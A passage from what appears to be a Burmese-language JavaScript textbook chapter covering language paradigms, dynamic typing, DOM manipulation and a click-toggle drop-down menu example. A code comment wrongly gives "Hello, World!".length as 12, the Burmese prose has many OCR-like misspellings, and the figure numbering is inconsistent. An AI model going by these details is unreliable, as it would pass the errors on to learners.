နောက်စာအုပ်တစ်အုပ်ဖြစ်တဲ့ **Rockstar Developer** ရဲ့ အခန်း (၁၀) မှာ ဖော်ပြုပေးထားပါတယ်။

ဒီလိုတိုးတက်ပြောင်းလဲလာမှုတွေကြောင့် ကနောက်တော်မှာ၊ C/C++, Java, C#, Objective-C, PHP, Ruby, Python စသုပ္ပါဒ် ဘယ်လိုနည်းပညာကို အထူးပြုကျမ်းကျင်တဲ့ Programmer ဖြစ်နေပါစေ၊ JavaScript ကိုတော့ အတိုင်း အတာ တစ်ခုထိ သိရာ ရေးရတက်ပါတယ်။ ဒါကြောင့်လည်း JavaScript ဟာ Programming တိုင်း တက်သိရတဲ့ လူသုံးအများဆုံး Programming Language တစ်ခု ဖြစ်မှန်းမသိ ဖြစ်လာခဲ့ပါတယ်။

4.1 – Nature of JavaScript

JavaScript ဟာ Multi-Paradigm Language တစ်ခုဖြစ်ပါတယ်။ Programming Language တွေကို Imperative Language, Object-oriented Language, Function Language စသုပ္ပါဒ် Paradigm အလိုက် အမျိုးအစား ခွဲမြှုံးနိုင်ပါတယ်။ JavaScript ရဲ့ ထူးခြားချက်ကတော့ ပုံစံစုနှင့်ရေးသားနိုင်ခြင်းပါဖြစ်ပါတယ်။

JavaScript ကို ရိုးရိုးရှင်းရှင်း Line-by-Line အလုပ်လုပ်တဲ့ Imperative ပုံစံနှင့်ရေးသားနိုင်ပါတယ်။ Imperative Programming မှာ Code လိုင်းတိုင်းကညွန်ကြားချက် (Command) တွေဖြစ်ပြီး Program ကို ညွန့်ကြားချက်အစုအစုံအနေးအနေနဲ့ ဖွဲ့စည်းတည်ဆောက်ခြင်းဖြစ်ပါတယ်။ JavaScript မှာ C Programming Language နဲ့ဆင်တူတဲ့ Control Structure တွေ၊ ရေးသားပုံရေးထုံး(Syntax) တွေ ရှိပါတယ်။ Control Structure ဆိုတာ Function တွေ၊ Loop တွေ Conditional Statement တွေကိုခေါ်တာပါ။ Java, C#, PHP တို့ဟာလည်း JavaScript လိုပဲ C နဲ့ ရေးထုံးဆင်လို့ Language တစ်ခုကို လေ့လာဖူးရင် နောက်တစ်ခုကိုလေ့လာတဲ့အခါ အများကြီးအထောက်အကူဖြစ်စေမှာ ဖြစ်ပါတယ်။

JavaScript ကို Object-oriented ပုံစံနှင့်ရေးသားနိုင်ပါတယ်။ ထူးခြားချက်ကတော့ Object-oriented Language တွေမှာ ပုံမှန်အားဖြင့် Object တည်ဆောက်ဖို့အတွက် Class တွေလိုအပ်ပြီး JavaScript မှာတော့ အဲဒီလို Class တွေမပါပဲ Object တွေကို တိုက်ရှိတည်ဆောက်ယူရလေ့ရှိခြင်း ဖြစ်ပါတယ်။ Class ကို အခြေခံတဲ့ Object-oriented Language တွေကို Classical OOP လိုခေါ်ပြီး JavaScript ကိုတော့ Prototype OOP လိုခေါ်ပါတယ်။ JavaScript Object တွေတည်ဆောက် ရာမှာ အသုံးပြုရတဲ့ JSON (JavaScript Object Notation) အကြောင်းကို အခန်း (၆) jQuery မှာ ဖော်ပြုပေးပါမယ်။ JavaScript OOP အကြောင်း အသေးစိတ်ကိုတော့ **Rockstar Developer** ရဲ့ အခန်း (၃) မှာဖော်ပြထားပါတယ်။

JavaScript မှာ Functional Programming Language တွေမှာရှိလေ့ရှိတဲ့ လုပ်ဆောင်ချက်တွေလည်း ပါဝင်ပါတယ်။ Nameless Function တွေအသုံးပြုပြီး Closure နဲ့ Callback လုပ်ဆောင်ချက်တွေ ရရှိနိုင်ပါတယ်။ ပြီးတော့ Function

တွေဟာ First Class Citizen တွေဖြစ်လို့ နေရာစုံမှာအသုံးပြန်ငြပါတယ်။ ဥပမာ - Function တစ်ခုကို ခေါ်ယူတဲ့အခါ အခြား Function တစ်ခုကို Parameter အဖြစ် ထည့်သွင်းပေးလိုက်နိုင်ပါတယ်။ Function တစ်ခုကို Variable တစ်ခုထဲမှာ ထည့်သွင်းပေးထားနိုင်ပါတယ်။ Function တစ်ခုအတွင်းမှာ နောက်ထပ် Inner Function တွေ Nested Function တွေရေးသားနိုင်ပါတယ်။ ဒီအခန်းမှာတော့ အခြေခံ ကျွတဲ့အပိုင်းတွေကို အဓိကထားဖော်ပြချင်လို့ Nameless Function အကြောင်းကို အခန်း (၆) ရောက်မှ ဆက်လက်ဖော်ပြပေးပါမယ်။

JavaScript ဟာ Script Language တစ်မျိုးဖြစ်ပါတယ်။ C/C++, Java, C# တို့လို့ Language တွေကို Compiled Language လို့ခေါ်ပါတယ်။ Compiled Language တွေမှာ ရေးသားထားတဲ့ Program တွေကို ကွန်ပျူးတာ က နားလည်တဲ့ Machine Code ဖြစ်အောင် ပြောင်းတဲ့အနေနဲ့ Compile လုပ်ပေးရပါတယ်။ Compile လုပ်ပြီးရရှိလာတဲ့ ရလဒ်ကိုသာ လက်တွေအသုံးပြုရတာပါ။ PHP, Ruby, Python နဲ့ JavaScript တို့ကတော့ Script Language တွေ ဖြစ်ပါတယ်။ Script Language တွေမှာတော့ ရေးသားထားတဲ့ Program ကို ကြိုးတင် Compile လုပ်စရာ မလိုပဲ ရေးသားတဲ့အတိုင်း တိုက်ရှုက် အသုံးချုပ်ငြင်တဲ့ Language တွေဖြစ်ပါတယ်။

Compiled Language ရော Script Language တွေမှာပါ အားသာချက်အားနည်းချက်ကိုယ်စိနိုင်ပြပါတယ်။ Compiled Language တွေက Pre-Compile လုပ်ထားတဲ့အတွက် Performance ပိုကောင်းကြပါတယ်။ တစ်ချို့အမှားတွေကို Compile လုပ်ချိန်မှာ စစ်ဆေးဖော်ပြန်လို့ ပိုပြီးအမှားနည်းတယ်လို့ ဆိုနိုင်ပါတယ်။ Scripting Language တွေကတော့ Program ကို Run လိုက်တဲ့ အချိန်ကျတွေ့မှ Interpreter ခေါ် ဘာသာပြန်စနစ်တစ်ချိုးအသုံးပြုပြီး ကွန်ပျူးတာ နားလည်တဲ့ Machine Code ကိုပြောင်းတာဖြစ်လို့ Performance ပိုင်းမှာ Compiled Language တွေလောက် မကောင်းပါဘူး။ ဒါပေမယ့် Script Language တွေက Productive ပိုဖြစ်ပါတယ်။ Productive ဖြစ်တယ် ဆိုတာ Code ရေးသားရတာ အလုပ်ပိုတွင်းကိုဆိုလိုတာပါ။

PHP သို့မဟုတ် JavaScript နဲ့ Program တွေရေးတဲ့အခါ သွားလေ့ရှုတဲ့ Workflow က အလွန်ရိုးရှင်းပါတယ်။ တစ်ဘက်မှာ Code Editor ကိုဖွင့်၊ တစ်ဘက်မှာ Browser ကိုဖွင့်ထားပြီး Code နည်းနည်းရေးလိုက် ရလဒ်ကို တစ်ဘက် Browser မှာ ကြည့်လိုက်လုပ်သွားနိုင်တဲ့အတွက် ရေးနေသမျှ Code လိုင်းတိုင်းရဲ့ရလဒ်ကို တိုက်ရှုက် နှီးပါးတွေ့နေရလို့ အတော်လေး အလုပ်တွေပါတယ်။ Compile Language တွေမှာတော့ ဒီအားသာချက် မရနိုင်ပါဘူး။ တစ်ခုချေရေးပြီးတိုင်း ရလဒ်ကိုစမ်းသပ်နိုင်ဖို့ Compile အရင်လုပ်ရမှာပါ။

လက်ရှိ Run နေတဲ့ JavaScript Program တစ်ခုကို Browser တွေမှာပါတဲ့ JavaScript Console ကနော Run နေတဲ့ Run နေဆဲမှုပဲ Code တွေ ပြင်ဆင်ဖြည့်စွက်နိုင်ပါတယ်။ Program က ပြင်ဆင်ဖြည့်စွက်လိုက်တဲ့အတိုင်း ပြောင်းပြီးအလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ Compiled Language တွေမှာလည်း Program အလုပ်လုပ်သွားပဲ အသေးစိတ်ကိုလေ့လာနိုင်တဲ့ Debug လုပ်ဆောင်ချက်တွေရှိပါတယ်။ ဒါပေမယ့် လက်ရှိ Run နေတဲ့ Program ကို တိုက်ရှုက်ပြင်ဆင်ဖို့ဆိုတာတော့မဖြစ်နိုင်ပါဘူး။ ပြင်စရာရှိတာပြင်၊ နောက်တစ်ကြိမ် Compile ပြန်လုပ်မှုသာ ဖြည့်စွက်ပြင်ဆင်လိုက်တဲ့ရလဒ်ကို ရရှိမှာဖြစ်ပါတယ်။

JavaScript ဟာ Dynamic Type Language တစ်မျိုးလည်းဖြစ်ပါတယ်။ Type Checking ကို Compile Time မှ မလုပ်ပဲ Runtime မှာ လုပ်တဲ့ Language အမျိုးအစားလိုဆိုလိုတာပါ။ Type ဆိုတာ အခြေခံအားဖြင့် Boolean, Number, String အစရိတ် Data Type တွေနဲ့ Object Hierarchy ကိုပြောတာပါ။ ကျွန်းတော်တို့ Developer တွေက Data Type ကို ကိုယ်တိုင်စီမံဖို့မလိုပဲ Language က စီမံပေးသွားမှာဖြစ်တယ် လိုဆိုနိုင်ပါတယ်။ ဥပမာ -

```
var x = 123;
```

- လိုကြပြာလိုက်ရင် Variable x ရဲ့ Data Type က အလိုအလျောက် Number ဖြစ်သွားမှုပါ။ ကျွန်တော်တို့ က Integer ဖြစ်ကြောင်း Language ကို သီးခြားပြောပြီးနေဖို့မလိုပါဘူး။ နောက်တစ်နေရာမှာ -

```
x = "Hello, World!";
```

- လို ထပ်မံရေးသားလိုက်ရင် Variable x ရဲ့ Data Type ကို String အဖြစ် Language ကအလိုလိုပြောင်းပေးသွားမှုပါ။ Dynamic Type သားက JavaScript ရဲ့ Script Language အားသာချက်ကြောင့် ရရှိလာတဲ့အလုပ်တွင်စေမှုကို ထပ်ပေါင်း ဖြည့်စွက်ပေးပါတယ်။ ကျွန်တော်တို့က Data Type ကို ကိုယ်တိုင်စီမံနေစရာမလိုတော့ပဲ အဓိကအလုပ်လုပ်ပုံပိုင်းကိုသာ ပိုမိုအာရုံး စိုက်နိုင်သွားစေတဲ့ အားသာချက်ထပ်မံရရှိပါတယ်။

4.2 – Purpose of JavaScript

Client-side JavaScript ကို အဓိကကဏ္ဍသုံးမျိုးမှာ အသုံးချိန်ပါတယ်။ DOM Manipulation, Ajax နဲ့ HTML5 API တို့ပြစ် ပါတယ်။ ဒီအခန်းမှာ DOM Manipulation ကို အဓိကလေ့လာသွားမှုပါ။

DOM ဆိတ် Document Object Model ရဲ့အတိကောက်ဖြစ်ပါတယ်။ DOM ဟာ HTML Document ထဲမှာရှိတဲ့ Element တွေကို JavaScript နဲ့ပို့အပ်သလိုစီမံနိုင်အောင် ဖြည့်စွက်ပေးထားတဲ့ API တစ်ခုဖြစ်ပါတယ်။ စီမံတယ်ဆုံးတာ၊ ဥပမာ Document ထဲမှာမရှိသေးတဲ့ Element တွေထပ်ထည့်ခြင်း၊ ရှိနေတဲ့ Element တွေဖြတ်ထုတ်ခြင်း၊ Element Content တွေပြင်ဆင်ခြင်း၊ တစ်ချို့ Element တွေကို ခေတ္တဖျောက်ထားလိုက်ခြင်း၊ လိုအပ်တဲ့အခါ ဖျောက်ထားတဲ့ Element ကိုပြန်လည် ဖော်ပြစ်ခြင်း၊ စတဲ့လုပ်ဆောင်ချက်တွေကို JavaScript နဲ့ ပြုလုပ်နိုင်ခြင်းဖြစ်ပါတယ်။

Event လိုခေါ်တဲ့ လုပ်ဆောင်ချက်နဲ့ဖက်လိုက်တဲ့အခါမှာတော့ JavaScript က DOM Manipulation ကို အသုံးပြုသူရဲ့ ညွှန်ကြားချက်ပေါ်မှုတည်ပြီး လုပ်ဆောင်ပေးနိုင်မှုပဲဖြစ်ပါတယ်။ ဥပမာ - Click နှုပ်လိုက်တဲ့အခါ Menu ပေါ်လာစေတဲ့လုပ်ဆောင်ချက်။ Select Box ကနေ တန်ဖိုးတစ်ခုကိုရွေးလိုက်တဲ့အခါ လက်ရှိဖော်ပြထားတဲ့ အချက်အလက်တွေကိုပြောင်းလော်ပြပေးသွားတဲ့ လုပ်ဆောင်ချက်မျိုးတွေဖြစ်ပါတယ်။ JavaScript ရဲ့ Language အခြေခံတွေကို မကြည့်ခိုင် DOM Manipulation ကိုပို့ပြီးသောပေါက်သွားအောင် လက်တွေနှုန်း တစ်ချို့ကို အရင် ဖော်ပြချင်ပါတယ်။

4.3 – Drop-Down Menu

ပြီးခဲ့တဲ့အခန်းမှာ CSS လေ့လာခဲ့စဉ်က Drop-Down Menu တစ်ခုကို :hover Pseudo-class အသုံးချုပြုး တည်ဆောက်ခဲ့ပါတယ်။ အဲဒီနှုန်းမှာ Menu ကို Mouse နဲ့ထောက်လိုက်တဲ့အခါ Sub Menu ပေါ်လာအောင်စီမံ ထားတာပါ။ Menu ကိုပဲ Mouse နဲ့ Click လုပ်လိုက်မှ ပေါ်လာအောင် JavaScript နဲ့ ပြင်ဆင်ရေးသားပါမယ်။ မရေးသားခင် သိသင့်တဲ့ အချက် (၃) ချက်ကိုအရင်ဖော်ပြပါမယ်။ အဲဒီတွေကတော့ Event, Function နဲ့ DOM Selector တို့ပြစ်ပါတယ်။ ပုံ (၄-၁) ကိုလေ့လာကြည့်ပါ။



Meaning: Button ကို Click လုပ်လျှင် changeColor() Function ကို Evaluate လုပ်ပါ။

ပုံ (၄-၁) HTML Event Attribute

ပုံ (၄-၁) နှုန္နမှာ <button> Element အတွက် onClick Attribute သတ်မှတ်ပေးထားပါတယ်။ Attribute Value အနေနဲ့ Element ကို Click လုပ်လိုက်ရင် အလုပ်လုပ်သွားစေချင်တဲ့ JavaScript Code တွေထည့်သွင်းပေးရ တာဖြစ်ပါတယ်။

onClick အပြင်အခြား Event Attribute ဆုံး ရှိပါသေးတယ်။ onDbClick, onMouseOver, onMouseOut, onMouseMove, onKeyPress, onKeyDown, onKeyUp စိတ် Attribute တွေကို လိုအပ်သလို သတ်မှတ်အသုံးပြု နိုင်ပါတယ်။ onLoad နဲ့ onUnLoad Attribute တွေကိုတော့ <body> Element နဲ့ တွေ့ဖော် အသုံးပြုနိုင်ပါတယ်။ onFocus, onBlur, onChange, onSelect, onSubmit စိတ် Attribute တွေကိုတော့ Form Element များနဲ့တွေ့ဖော် အသုံးပြုနိုင်ပါတယ်။

Event Attributes များအတွက် Value အနေနဲ့ JavaScript Code တွေကိုသတ်မှတ်ပေးရပါတယ်။ လက်တွေမှာ JavaScript Code တွေအများကြီးကို Attribute Value အနေနဲ့တန်းစီရေးမယ့်အစားအသင့်ရေးထားတဲ့ Function တွေကို ခေါ်လိုက်တာက ရေးသားပုံကို ပိုပြီးရှင်းစေမှာဖြစ်ပါတယ်။

Function ဆိတ် လုပ်ငန်းစဉ်တစ်ခုပြီးမြောက်ဖို့အတွက် ဆောင်ရွက်ရမယ့်ကိစ္စများကို အမည်တစ်ခုပေးပြီး စုစုပေါင်း ရှေးသားထား ခြင်းဖြစ်ပါတယ်။ ပုံ (၄-၉) မှာလေ့လာကြည့်ပါ။



ပုံ (၄-၉) JavaScript Function and ID Selector

Function တစ်ခုကို အမည်ပေးသတ်မှတ်ဖို့အတွက် `function` ဆိတ် `Keyword` ကိုသုံးရပါတယ်။ သူ့နောက်က ပေးလို တဲ့အမည်နဲ့ ဂိုဏ်ကွင်းအဖွင့်အပိတ်လိုက်ရပါတယ်။ Function မှာပါဝင်ရမယ့်လုပ် ဆောင်ရွက်တွေကိုတော့ တွန်ကွင်းအဖွင့် အပိတ်ထဲမှာ စုစုပေါင်းရေးသားပေးရမှာဖြစ်ပါတယ်။

Function အမည်ကို စာလုံးအကြိုးအသေးတွေ ကိန်းကဏ္ဍးတွေနဲ့ Underscore (_) တို့ရောစပ်ပြီး နှစ်သက်သလို ပေးနိုင်ပါတယ်။ ကန်သတ်ချက်တစ်ခုပါ၍တော့ရှိပါတယ်။ Space တွေမပါရပါဘူး။ % + - / @ စတဲ့ Special Character တွေမပါရပါဘူး။ နံပါတ်တွေပါလိုရပါတယ်။ ဒါပေမယ့် နံပါတ်နဲ့မစရပါဘူး။ JavaScript Keyword တွေနဲ့ အမည် တူအောင်ပေးလို့ မရပါဘူး။

မှတ်ချက် ။ ။ JavaScript Keyword စာရင်းကို ထည့်သွင်း ဖော်ပြလိုက်ပါတယ်။

abstract, boolean, break, byte, case, catch, char, class, const, continue, debugger, default, delete, do, double, else, enum, export, extends, false, final, finally, float, for, function, goto, if, implements, import, in, instanceof, int, interface, long, native, new, null, package, private, protected, public, return, short, static, super, switch, synchronized, this, throw, throws, transient, true, try, typeof, var, volatile, void, while, with

ပုံ (၄-၉) မှာ နမူနာပေးထားတဲ့ changeColor() Function မှာ လုပ်ဆောင်ချက်အနေနဲ့ နှစ်ကြောင်းပါဝင်ပါတယ်။ Code တစ်ကြောင်းဆုံးတိုင်း Semi-colon (;) နဲ့ အဆုံးသတ်ပေးရပါတယ်။ Semi-colon ထည့်ဖို့မေ့ခဲ့ရင်လည်း JavaScript က အဆင်ပြေအောင် အလုပ်လုပ်ပေးနိုင်ပါတယ်။ ဒါပေမယ့် တစ်ချို့ခန်းများရခက်တဲ့ပြဿနာတွေ ဖြစ်ပေါ်စေ တက်လို့ Semi-colon ကို သတိတရ ထည့်သွင်းအဆုံးသတ်ပေးဖို့လို့အပ်ပါတယ်။

var obj ဆိုတဲ့သတ်မှတ်ချက်က obj လို့ အမည်ရတဲ့ Variable တစ်ခုကြော်လိုက်ခြင်းဖြစ်ပါတယ်။ C, Java စတဲ့ Static Type Language တွေမှာတော့ **int i, float pi, String str** သာဖြင့် Variable ရဲ့ Data Type ကိုပါ တစ်ပါ တည်း သတ်မှတ်ကြော်ပေးရမှာဖြစ်ပါတယ်။ JavaScript ကတော့ Dynamic Type ဖြစ်လို့ Data Type သတ်မှတ်ပေး ဖို့မလိုပဲ **var Keyword** ကို အသုံးပြုကြောရခြင်းဖြစ်ပါတယ်။

`document.getElementById` ဆိုတာက ID Selector ဖြစ်ပါတယ်။ CSS မှာလိုပဲ JavaScript မှာလည်း စီမံလိတဲ့ Element တွေကို အရင် Select လုပ်ပေးရပါတယ်။ `document.getElementById` ရောက်က ဂိုက်ကွင်း အဖွင့်အပိတ်ထဲမှာ Element id ကို ထည့်သွင်းပေးရပါတယ်။ နမူနာမှာတော့ "note" လို့ထည့်သွင်းပေးထား ပါတယ်။ အဓိပ္ပာယ်က id="note" လို့သတ်မှတ်ထားတဲ့ Element ကို JavaScript DOM API လုပ်ယူလိုက်ခြင်းဖြစ်ပါတယ်။

```
var obj = document.getElementById("note");
```

- ရဲ့ အဓိပ္ပာယ်အပြည့်အစုံကတော့ id="note" လို့သတ်မှတ်ထားတဲ့ Element ကို Select လုပ်ယူပြီး obj Variable ထဲကို ထည့်သွင်းပေးလိုက်ခြင်း ဖြစ်ပါတယ်။ သတ်မှတ်ချက်အရ obj Variable ထဲမှာ id="note" သတ်မှတ်ထားတဲ့ Element ရောက်ရှိရောမှာပဲ ဖြစ်ပါတယ်။

မှတ်ချက် || || `document.getElementById` ရေးတဲ့အခါ စာလုံးသေးနေရာစာလုံးသေး စာလုံးကြီးနေရာစာလုံးကြီး မှန်အောင် ရေးပေးရပါတယ်။ JavaScript ဟာ Case Sensitive ဖြစ်လို့ စာလုံးအကြီးအသုံးလွှဲလို့မရပါဘူး။

ရောက်တစ်လိုင်းမှာ `obj.style.color="red"` လို့ သတ်မှတ်ထားပါတယ်။ ပုံ (၄-၉) မှာ မှတ်ချက်ထည့် သွင်းပေးထားတဲ့အတိုင်း color နေရာမှာ ကျွန်ုတ်တို့လေးလာခဲ့ပြီးဖြစ်တဲ့ CSS Property အများစုံ အစားထိုးအသုံးပြနိုင်ပါတယ်။ အလားတူပဲ "red" နေရာမှာလည်း သတ်မှတ်လိုတဲ့ CSS Value တွေ သတ်မှတ်ပေးနိုင် ပါတယ်။

မှတ်ချက် || || `background-color` လို့ CSS Property တွေကိုတော့ `backgroundColor` လိုသုံးပေးရမှာဖြစ်ပါတယ်။ Dash (-) က JavaScript ရဲ့ Minus Operator ဖြစ်နေလို့ ထည့်သွေးလို့မရပါဘူး။ Dash ကိုဖြတ်ပြီး ရောက်စာလုံးတစ်လုံးကို စာလုံးကြီးနေရာပေးလိုက်ယူပါပဲ။ ဥပမာ - `obj.style.backgroundColor = "yellow"` ဒီနည်းနဲ့ CSS Property အများစုံကို ပြန်အသုံးပြနိုင်ပါတယ်။

`changeColor()` Function အလုပ်လုပ်ပံ့အပြည့်အစုံကတော့ id="note" လို့ သတ်မှတ်ထားတဲ့ Element ရဲ့ စာလုံး အရောင်ကို အနီရောင်ပြောင်းလိုက်ခြင်းပါဖြစ်ပါတယ်။ Function ဆိုတာ အခြေခံအားဖြင့် သတ်မှတ်ချက် သက်သက် ဖြစ်ပါတယ်။ သတ်မှတ်ထားတဲ့ Function ကို အသုံးပြုဖို့ခေါ်ယူတဲ့အခါမှသာ အလုပ်လုပ်သွားမှာဖြစ်ပါ တယ်။ ပုံ (၄-၁၀) နမူနာနဲ့ ပုံ (၄-၉) နမူနာတို့ကို တွဲဖော်ကြည့်ရင် <button> ကို Click လုပ်တော့မှသာ `changeColor()` Function ကို ခေါ်ယူအသုံးပြုသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် `id="note"` လို့ သတ်မှတ်ထားတဲ့

Element ဟာ မူလက စာလုံးအရောင် တစ်မျိုးဖြစ်နေပေမယ့် <button> ကို နှိပ်လိုက်တဲ့အခါမှာ စာလုံး အရောင်က အနီရောင်ကို ပြောင်းသွားမှပါ။

မှတ်ချက် ။ ။ နှုန်းမှုပြုရေးသားထားသလို နှစ်ကြောင်းခွဲမရေးပဲ တစ်ကြောင်းတည်း တစ်ဆက်တည်းရေးရင်လည်း ရလဒ်က အတူတူပဲ ဖြစ်မှပါ - document.getElementById("note").style.color = "red" လို့ ရေးရှိပါတယ်။ Select လုပ်ထားတဲ့ Element တွေ ကို Variable ထဲထည့်ပြီး Cache လုပ်ထားဘာ အလေ့အကျင့်ကောင်းတစ်ခုဖြစ်တဲ့အတွက် နှုန်းမှု ခဲ့ပြီးရေးပြုထားတာ ဖြစ်ပါတယ်။

ဒိန်ည်းနဲ့ Event, Function, DOM ID Selector တိုကို တွဲဖက်အသုံးပြုပြီး Document တစ်ခုမှာရှိတဲ့ Element တွေကို လိုအပ်သလိုစိမ်နိုင်မှုပဲဖြစ်ပါတယ်။ ကျွန်ုတော်တို့နှုန်းလုပ်ချင်တဲ့ Drop-Down Menu အတွက် Code တွေကိုရေးသားပေးပါမယ်။ ကူးယူစစ်သပ်ကြည့်ပါ။

```
<!doctype html>
<html>
<head>
    <title>CSS Drop-Down Navigation</title>
    <style>
        .nav, .sub {
            font-family: Arial, Helvetica, sans-serif;
            list-style: none;
            margin: 0;
            padding: 0;
        }

        .nav li {
            background: #cb1212;
            height: 40px;
            line-height: 40px;
            text-align: center;
            width: 160px;
        }

        .nav li a {
            display: block;
            text-decoration: none;
            color: #fff;
        }

        .nav li a:hover {
            background: #f00;
        }

        .nav > li {
            border-right: 1px solid #f00;
            float: left;
        }

        .sub {
            display: none;
        }

        .sub li {
            border-top: 1px solid #f00;
        }
    </style>
```

```

</head>
<body>
    <ul class="nav">
        <li><a href="#">Home</a></li>
        <li><a href="#">About</a></li>
        <li><a href="#">Contact</a></li>
        <li onClick="toggleSub()">
            <a href="#">Services &raquo;</a>
            <ul class="sub" id="sub">
                <li><a href="#">Social Media</a></li>
                <li><a href="#">Web Development</a></li>
                <li><a href="#">SEO</a></li>
            </ul>
        </li>
        <li><a href="#">Products</a></li>
    </ul>

    <script>
        function toggleSub() {
            var obj = document.getElementById("sub");

            if( obj.style.display == "block" ) {
                obj.style.display = "none";
            } else {
                obj.style.display = "block";
            }
        }
    </script>
</body>
</html>

```

အခန်း (၃) CSS Drop-Down Menu မှာပေးခဲ့တဲ့ HTML/CSS ကိုပဲ ပြန်လည်အသုံးပြု ထားပါတယ်။ Sub-Menu ရှိနေတဲ့ Element မှာ onClick="toggleSub()" လို့ ထည့်သွင်းထားပါတယ်။ ဒါကြောင့် အဲဒီ Element ကို Click လုပ်တိုင်း toggleSub() JavaScript Function အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။

CSS ကို Internal Style အနေနှင့်ရေးသားဖို့ <style> Element ကို အသုံးပြုရသလိုပဲ Document ထဲမှာ Java Script တွေထည့်သွင်းရေးသားဖို့အတွက် <script> Element ကိုအသုံးပြုနိုင်ပါတယ်။ အရင်ကတော့ language="javascript", type="text/javascript" စတဲ့ Attribute တွေ <script> Element အတွက် ထည့်သွင်းပေးရလေ့ရှိပါတယ်။ ဒါပေမယ့် အခုချိန်မှာ JavaScript သာလျှင် Browser ထဲမှာ အလုပ်လုပ်တဲ့ အဓိက Client-side Language ဖြစ်တဲ့အတွက် အဲဒီ Attribute တွေ မထည့်ရှင်လည်း Browser က အလိုလို JavaScript မှန်းသိရှိနိုင်လို့ ထည့်သွင်းဖို့မလိုအပ်တော့ပါဘူး။

```

function toggleSub() {
    var obj = document.getElementById("sub");

    if( obj.style.display == "block" ) {
        obj.style.display = "none";
    } else {
        obj.style.display = "block";
    }
}

```

<script> Element ထဲမှာ toggleSub() Function ကို ရေးသားပါတယ်။

var obj = document.getElementById("sub") ဆိတဲ့လိုင်းက Sub-Menu ကို Select လုပ်ယူပြီး obj Variable ထဲကို ထည့်သွင်းထားလိုက်တာပါ။ Sub-Menu Element ဖြစ်တဲ့ မှာ id="sub" လိုအပ်မှုတဲ့ မှတ်ယူတယ်။ နောက်တစ်ဆင့်မှာ if Statement ကိုထံးပြီး ရေးထားပါတယ်။ လိုရင်းအဓိပ္ပာယ်ကတော့ "sub" ရဲ့ Display Style က block ဆိရင် none ပြောင်းလိုက်ပါ။ block မဟုတ်ရင်တော့ block လုပ်လိုက်ပါလို့ သတ်မှတ်ထားခြင်း ဖြစ်ပါတယ်။

ဒါကြောင့် Menu ကို တစ်ကြိမ်နှင့်ရင် Sub-Menu ပေါ်လာပြီး နောက်တစ်ကြိမ်ထပ်နှင့်ရင် Sub-Menu ပြန်ပျောက်သွားတဲ့ လုပ်ဆောင်ချက်ကိုရရှိမှုပဲဖြစ်ပါတယ်။ if Statement ရဲ့ အလုပ်လုပ်ပုံကို ပုံ (၄-၀) မှာ ဖော်ပြထားပါတယ်။

```
[ Condition ]
value (e.g., result),
comparisons (e.g., result > 80),
statement (e.g., r = x + y)

if ( today == "sunday" ) {
    // do this when the end-result
    // of the condition is true
} else {
    // do this when the end-result
    // of the condition is false
}
```

Will do this block only
if **today** is sunday

Will do this block only
if **today** is not sunday

false, null, 0, "", undefined and NaN are boolean false. Everything else are boolean true including "abc", 123, true and -1.

ပုံ (၄-၀) JavaScript if Statement

ဆက်လက်ပြီး JavaScript ရဲ့ အခြေခံတစ်ချို့ကိုဖော်ပြချင်ပါတယ်။ ဒီစာအပ်မှာ Programming Basic ကို အသေးစိတ် ထည့်သွင်း ရှင်းပြိုင်မှုမဟုတ်ပါဘူး။ စာဖတ်သူဟာ Programming အခြေခံတွေဖြစ်တဲ့ Variable, Array, Operator, Conditional Statement, Loop အစရှိတဲ့ သဘောတရားတွေကို သိရှိပြီးဖြစ်တယ်လို့ ယူဆထားမှုပါ။ JavaScript Programming Language နဲ့သက်ဆိုင်တဲ့ အပိုင်းတွေကိုသာ အမိက ဉိုးတည်ပြီး ဖော်ပြပေးသွားမှုဖြစ်ပါတယ်။

4.4 – Data Type and Array

JavaScript မှာ အခြေခံ Data Type (၃) မျိုးပဲရှိပါတယ်။ boolean, number နဲ့ string တို့ ဖြစ်ပါတယ်။ null နဲ့ undefined တို့ကတော့ ဘယ် Data Type ထဲမှာမှမပါတဲ့ Special Value တွေဖြစ်ပါတယ်။ boolean Data Type မှာ true နဲ့ false ဆိုပြီး တန်ဖိုးနှစ်ခုပါဝင်ပါတယ်။

တစ်ခြား Language တွေမှာ int, float, double, long စသဖြင့် Number Data Type အမျိုးမျိုး ရှိပေမယ့် JavaScript မှာတစ်မျိုးပဲရှိပါတယ်။ တစ်ခြား Language တွေက double နဲ့ညီတဲ့ 64-bit Floating Point Number တစ်မျိုးကိုပဲ ကိန်းကဏ္ဍနဲ့ တန်ဖိုးအားလုံးအတွက်အသုံးပြုတာပါ။ NaN က Number Data Type ထဲမှာ တစ်ခု အပါအဝင်ဖြစ်ပါတယ်။ Not a Number ရဲ့ အတိုကောက်ဖြစ်ပါတယ်။

string Data Type မှာတော့ တန်ဖိုးအဖြစ် Single Quote (') သို့မဟုတ် Double Quote (") အဖွင့်အပိတ်နဲ့ ရေးသားထားတဲ့စာတွေပါဝင်ပါတယ်။ လိုအပ်ရင် စာကြောင်းတစ်ခုကြောင်းမှာပါဝင်တဲ့စာလုံးအရေအတွက်ကို length Property အသုံးပြု ရယူနိုင်ပါတယ်။

```
var greet = "Hello, World!";
var len = greet.length;           // => 12
```

ရှိတဲ့ Data Type တွေကို သိတားအောင်ထည့်သွင်းဖော်ပြတာပါ။ လက်တွေမှာ Dynamic Type ဖြစ်လို့ Language ကပဲ Data Type တွေကို စီမံပေးသွားမှုပဲဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ JavaScript Code ထဲမှာ မှတ်ချက် Comment တွေ ထည့်သွင်းဖို့အတွက် // Operator ကို သုံးပြိုင်ပါတယ်။ JavaScript က // နောက်မှာ ရေးသားထားတဲ့ မှတ်ချက်တွေကို ထည့်သွင်းအလုပ်လုပ်မှုမဟုတ်ပါဘူး။ ဗြို့တော့ CSS မှာလိုပဲ /* နဲ့ */ ကြားထဲမှာ ရေးသားထားတဲ့ မှတ်ချက်တွေကိုလည်း ထည့်သွင်းအလုပ်လုပ်မှုမဟုတ်ပါဘူး။ မှတ်ချက်တစ်ခုကြောင်းတည်း ရေးလိုတာ ဆိုရင် // ကို အသုံးပြုနိုင်ပြီး တစ်ခုကြောင်းထက်ပိုတဲ့ မှတ်ချက်တွေကိုတော့ /* နဲ့ */ ကြားထဲမှာရေးသားသင့်ပါတယ်။

